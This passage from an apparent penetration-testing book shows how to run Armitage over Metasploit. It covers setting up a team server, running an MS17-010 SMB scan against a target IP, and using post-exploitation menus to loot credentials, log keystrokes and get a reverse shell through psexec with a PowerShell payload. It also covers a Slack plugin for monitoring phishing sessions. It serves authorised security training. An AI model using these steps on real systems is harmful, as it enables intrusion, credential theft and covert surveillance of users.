
```
MacBook-Air:armitage Himanshu$ export MSF_DATABASE_CONFIG=/Users/Himanshu/.msf4/database.yml
MacBook-Air:armitage Himanshu$ sudo -E ./teamserver 192.168.2.16 hello@123
[*] Generating X509 certificate and keystore (for SSL)

Warning:
The JKS keystore uses a proprietary format. It is recommended to migrate to PKCS12 which is an
industry standard format using "keytool -importkeystore -srckeystore ./armitage.store -destkeys
tore ./armitage.store -deststoretype pkcs12".
[*] Starting RPC daemon
[*] MSGRPC starting on 127.0.0.1:55554 (NO SSL):Msg...
[*] MSGRPC backgrounding at 2018-07-16 04:12:05 +0530...
[*] sleeping for 20s (to let msfrpcd initialize)
[*] Starting Armitage team server
[*] Use the following connection details to connect your clients:
        Host: 192.168.2.16
        Port: 55553
        User: msf
        Pass: hello@123

[*] Fingerprint (check for this string when you connect):
        4c659d8acc41122cdab773a9d99b2e2eeeb9fd58
[+] feel free to connect now, Armitage is ready for collaboration
```

Once team server is up and running, we can run the Armitage client and connect to our team server using the credentials we set:




It will also ask us to set a nickname that will help Armitage users to identify each other when they connect.


An Armitage window will now open up, giving us the beautiful GUI:



On the left menu, we can view the module browser, which shows a list of all the exploits, post modules, auxiliaries, and so on. We can either browse each folder by clicking on it or we can search the desired module in the search bar:



To run a module, we double-click on the module we wish to run. A new window will open up where we fill in the required details, such as `RHOSTS`, `RPORT`, and so on. This is the same as the `show options` command in `msfconsole`:




Next, we click Launch and we will see that Armitage automatically calls the Metasploit API, executes the commands, and runs the exploit for us:

```
msf > use auxiliary/scanner/smb/smb_ms17_010
msf auxiliary(scanner/smb/smb_ms17_010) > set RHOSTS 10.10.1.3
RHOSTS => 10.10.1.3
msf auxiliary(scanner/smb/smb_ms17_010) > set SMBDomain .
SMBDomain => .
msf auxiliary(scanner/smb/smb_ms17_010) > set CHECK_ARCH true
CHECK_ARCH => true
msf auxiliary(scanner/smb/smb_ms17_010) > set THREADS 24
THREADS => 24
msf auxiliary(scanner/smb/smb_ms17_010) > set CHECK_DOPU true
CHECK_DOPU => true
msf auxiliary(scanner/smb/smb_ms17_010) > set RPORT 445
RPORT => 445
msf auxiliary(scanner/smb/smb_ms17_010) > run -j
[*] Auxiliary module running as background job 10.
[*] Scanned 1 of 1 hosts (100% complete)
```


The top menu has different options. Let's go through some of them:

- New Connection: This allows us to connect to different team servers in parallel.
- Preferences: We can set display preferences, color, and so on.
- Set Target View: This has two options: Table View or Graph View. These allow us to view our added hosts in the desired manner.


The Table View looks like this:




The Graph View looks something like this:




- Socks Proxy: This allows us to configure a `SOCKS4` proxy to use our external tools, such as Nmap on the local network of a compromised server:



- Listeners: This is used to quickly start a listener on a port, which can either be Bind or Reverse:




Coming to the View tab, we see this:




- Console: This allows us to access `msfconsole` and run everything from the command line.
- Event Log: This shows the logs of all the events happening on team server.
- Credentials: This shows us the credentials we extracted during the activity in one place.
- Downloads: This option allows us to view all the files that were downloaded from the target machines.
- Jobs: This shows the list of active jobs being performed on team server.
- Loot: This shows us whatever we looted from the target machines, including domain hashes, SQL hashes, and so on.
- Script Console: This is used to run custom Cortana scripts that can be downloaded from https://github.com/rsmudge/cortana-scripts. Cortana is a scripting language for both Armitage and Cobalt Strike. The prebuilt scripts of Cortana can be loaded using this console and can be run to perform various tasks, such as automatically running automatic MSF Scans, logging out a user, auto discovery of new networks, and so on.
- Reporting: This will open up the folders where the logs of Meterpreter sessions are saved, and we can use it for further reporting processes.

Coming to the Hosts tab, we see this:




- Import Hosts: This allows us to import hosts from a previous Nmap scan, TXT, and so on.
- Add Hosts: Through this, we can manually enter the IP/subnet and add hosts to our target list.
- Nmap Scan: This is used to perform an Nmap scan on the added hosts. Multiple types of Nmap scans can be performed, such as Ping Scan, Intense Scan, all TCP Ports, Intense Scan UDP, and so on:




- MSF Scans: This will use Metasploit modules, such as port scan and other auxiliaries based on the output of the port scan. By default, MSF Scans use the auxiliary/scanner/portscan/tcp module with a default list of ports to scan. Furthermore, the number of threads is `24` by default, which is a lot when it comes to scanning a compromised host network. Keep this number between 5-10; otherwise, there's a huge possibility that your session will die.
- DNS Enumerate: This module is used to get information about a domain from the DNS server by performing various DNS queries, such as zone transfers, reverse lookups, SRV record brute forcing, and other techniques.
- Clear Database: This clears the existing database of the current workspace being used, thereby deleting all the hosts in the target view and the data related to it.


Armitage allows a user to perform a lot of actions through the simple click of a button. This saves time and is more convenient. Once we have a Meterpreter connection on our hosts we can simply right-click on the compromised host and we will then see options such as interaction with the Meterpreter, listing processes, migrating to a different process, browsing a file, and so on, just by selecting and clicking on the desired option:




For example, if we want to log keystrokes, we can simply right-click on the host and go to Access | Explore | Log Keystrokes. This will directly open a new window where we will configure the module options. By clicking launch, we are then able to log keystrokes:



Upon clicking the options, a new window opens, as shown in the following screenshot:



We will now go a step further and explore another exploit usage through Armitage. To do this, we choose a host that has SMB running (Windows). We then right-click on the host, at which point we should see a Login menu option. From here, we choose `psexec` (psh). This module uses a valid login and password to execute a payload based on PowerShell. This payload is never written to disk:



Once we the module, we will see that we have a reverse connection on the machine just by logging in.

Metasploit with slack

In this section, we will learn about a module called `ShellHerder`. This plugin is used to monitor all Metasploit/Meterpreter sessions. It was created with a basic idea in mind: to easily monitor new incoming sessions. In a red-team activity, this is useful as it can be used to monitor live phishing campaigns or a Rubber Ducky attack.


This plugin uses session subscriptions to monitor activity and send alerts to slack. Let's take a look at how to set it up.

We clone `ShellHerder` and copy it to our Metasploit `plugins` directory using the following commands. In our case, we saved the file as `notify.rb` in the `destination` folder:

